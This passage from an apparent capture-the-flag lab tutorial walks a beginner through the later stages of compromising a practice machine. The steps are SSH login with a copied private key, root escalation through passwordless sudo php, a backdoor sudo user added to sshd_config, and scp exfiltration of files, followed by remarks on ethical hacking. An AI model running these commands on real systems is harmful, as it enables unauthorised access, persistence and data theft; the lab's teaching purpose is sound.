You must get the content copied to your attacking machine. An easy way of doing so is to create a new file on the Desktop called `id_rsa` as shown below. Then, open the file by double-clicking it.



Figure 16: Create Document.

Then you mark the output of the `id_rsa` file in the terminal, right-click and copy. Then insert the content into the new file and save it. Your file should look like this:



Figure 17: Text editor.

Close the file and return to the terminal. Now that you have an SSH key, you do not need the access you currently have to the targeted machine. However, keep the terminal open and, in addition, open a new terminal window. In the new window, type in the following command to prepare the file to be used as an SSH key.

```
chmod 600 /home/kali/Desktop/id_rsa
```

Because you have opened a new terminal, you will need to save the IP address of the target as you did in the beginning. Note the one you found might differ:

```
targetIP=172.17.0.1
```

Now you are ready to login to the targeted computer as `alice` using SSH. Still in the new terminal window type the command:

```
ssh -i /home/kali/Desktop/id_rsa alice@$targetIP
```

Type *yes* when asked if you want to continue connecting, and if everything goes well, you should see an output like this.

Figure 18: Connect via SSH.

You are now logged in as `alice` and will have a more stable connection. Type the following command to confirm.

```
whoami
```

You should see the following:



Figure 19: Logged in as `alice`.

Now try to see if you can read the flag from Alice's home folder with the command below.

```
cat /home/alice/flag.txt
```

Stage 5: Root Privilege escalation

Cyber Kill Chain phases:

- Reconnaissance
- Actions on Objectives

MITRE ATT&CK IDs:

- TA0004: Privilege Escalation

Now that you have a stable SSH connection as `alice`, it is time to see if you can hack the ultimate account, `root`. There are many ways of achieving root access to a system. Still, they all depend on misconfigurations or vulnerabilities of the system. One way is to abuse sudo privileges. Sudo is a program that allows users to run commands as if logged in as `root`. Sometimes a user is allowed to run a program with sudo without providing a password. Type the following command to see which program(s) `alice` is allowed to run with sudo and no password.

```
sudo -l
```

The output should look similar to this:



Figure 20: Commands to run with sudo.

From the output we can see that `php`, which is located in `/usr/local/bin/`, is allowed. You have seen PHP once before during this hack. Recall that it is the programming language used by the website. DSB Digital Labs have probably allowed Alice to run PHP with sudo and no password to make the development of the website easier and then forgot to remove the permission. This is your luck. In general, if you are allowed to run any programming language with sudo, it is possible to obtain root access. The command you can use to exploit this is:

```
sudo php -r "system('/bin/bash');"
```

Once the command is executed, try to run the `whoami` command to confirm that you are now `root`.



Figure 21: Root shell.

You can now obtain the fifth flag with the command:

```
cat /root/flag.txt
```

Stage 6: Persistence and exfiltration

Cyber Kill Chain phases:

- Installation
- Actions on Objectives

MITRE ATT&CK IDs:

- TA0003: Persistence
- TA0010: Exfiltration

By obtaining root access, you now have the keys to the kingdom. Anything is now possible. All that is left for you to do now is establish persistent access to the computer, ensuring you have full control of the system even if the vulnerabilities you have exploited are fixed. Then you should see if you can extract those secret pictures the students were so worried about.

First, let's try to establish persistent access. One way of doing so is to add a new user to the computer. The user should have the same privileges as `root` and be able to log in using SSH. To create a new user, type the following command with a username of your choice:

```
adduser myuser
```

When asked to enter a password, note that you cannot see when you type in your password. Choose a password, then enter the password again and press enter until the process is completed (approx. six times). Once this is done, type the following command to confirm that the user now exists. Remember to change `myuser` to your username if you chose another one.

```
id myuser
```

All the above should result in an output similar to this:

Figure 22: Add new user.

You then need to add the user to the sudo group to give it root permission. This is done using the command below.

```
usermod -aG sudo myuser
```

Finally, it is time to allow the new user to log in with SSH. To do so, enter the following command.

```
echo AllowUsers myuser >> /etc/ssh/sshd_config
```

That should be all. Now you can close the terminal and open a new one.

Because you have opened a new terminal, you will need to save the IP address of the target again. Again, remember if yours were different.

```
targetIP=172.17.0.1
```

Then you can log in as the user you just created with the command below.

```
ssh myuser@$targetIP
```

Enter the password you created for the user, and you should be allowed access.



Figure 23: SSH in as the new user.

Finally, it is time to find the secret pictures. They seem to be stored in the `/cats` folder. Try to list them with the command.

```
ls -la /cats
```

Now you know where the pictures are located, but how can you get them on your computer? A nice feature of SSH is that it can transfer files between computers. But before you do that, you must ensure correct permissions. To edit the permissions of the pictures, enter the command below to first become `root`. Type in your password when prompted, and remember, it will not show when typing.

```
sudo su
```

Confirm you are `root` with the `whoami` command. Now we can set permissions with the following command.

```
chmod 777 /cats/*
```

Then you are ready to extract the pictures. The easiest way is to right-click on the Desktop of your Kali Linux and choose *Open Terminal Here*. Remember to store the target IP address again.



Figure 24: Open Terminal Here.

Then you can copy the pictures from the targeted computer to your own as below.

```
scp myuser@$targetIP:/cats/* ./Cats
```

If everything went well, you should see this output, and a new folder called `Cats` should be on the Desktop. Take a look at the pictures to find the final flag.



Figure 25: Data exfiltration.

Final Remarks

If you made it this far and collected all six flags along the way, very well done. It is absolutely no easy task to be a hacker. Think about it: when hackers do what you did, they do not know in advance if any vulnerabilities exist, and if they do, they must find them themselves.

Now, not all hackers are criminals. Many good hackers, ethically speaking, only hack systems to which they have explicit permission. They work hard to find flaws in those systems and thus make cyberspace more secure for everyone. It can be very time-consuming and frustrating to be a hacker, as you might have experienced. However, it is also satisfying because it is exciting, intellectually challenging, and economically rewarding. In 2022, it is estimated that the world lacks around 3 million cybersecurity professionals[1]. If you are interested, consider a career in cybersecurity.

A small extra challenge is hidden on the website if you, in case you do not feel like you have had enough hacking for today. See if you can find the easter egg.

Hint: Insecure Direct Object References (IDOR).

[1] https://www.livemint.com/technology/shortage-of-cybersecurity-professionals-a-key-worry-for-firms-in-22-11642015098080.html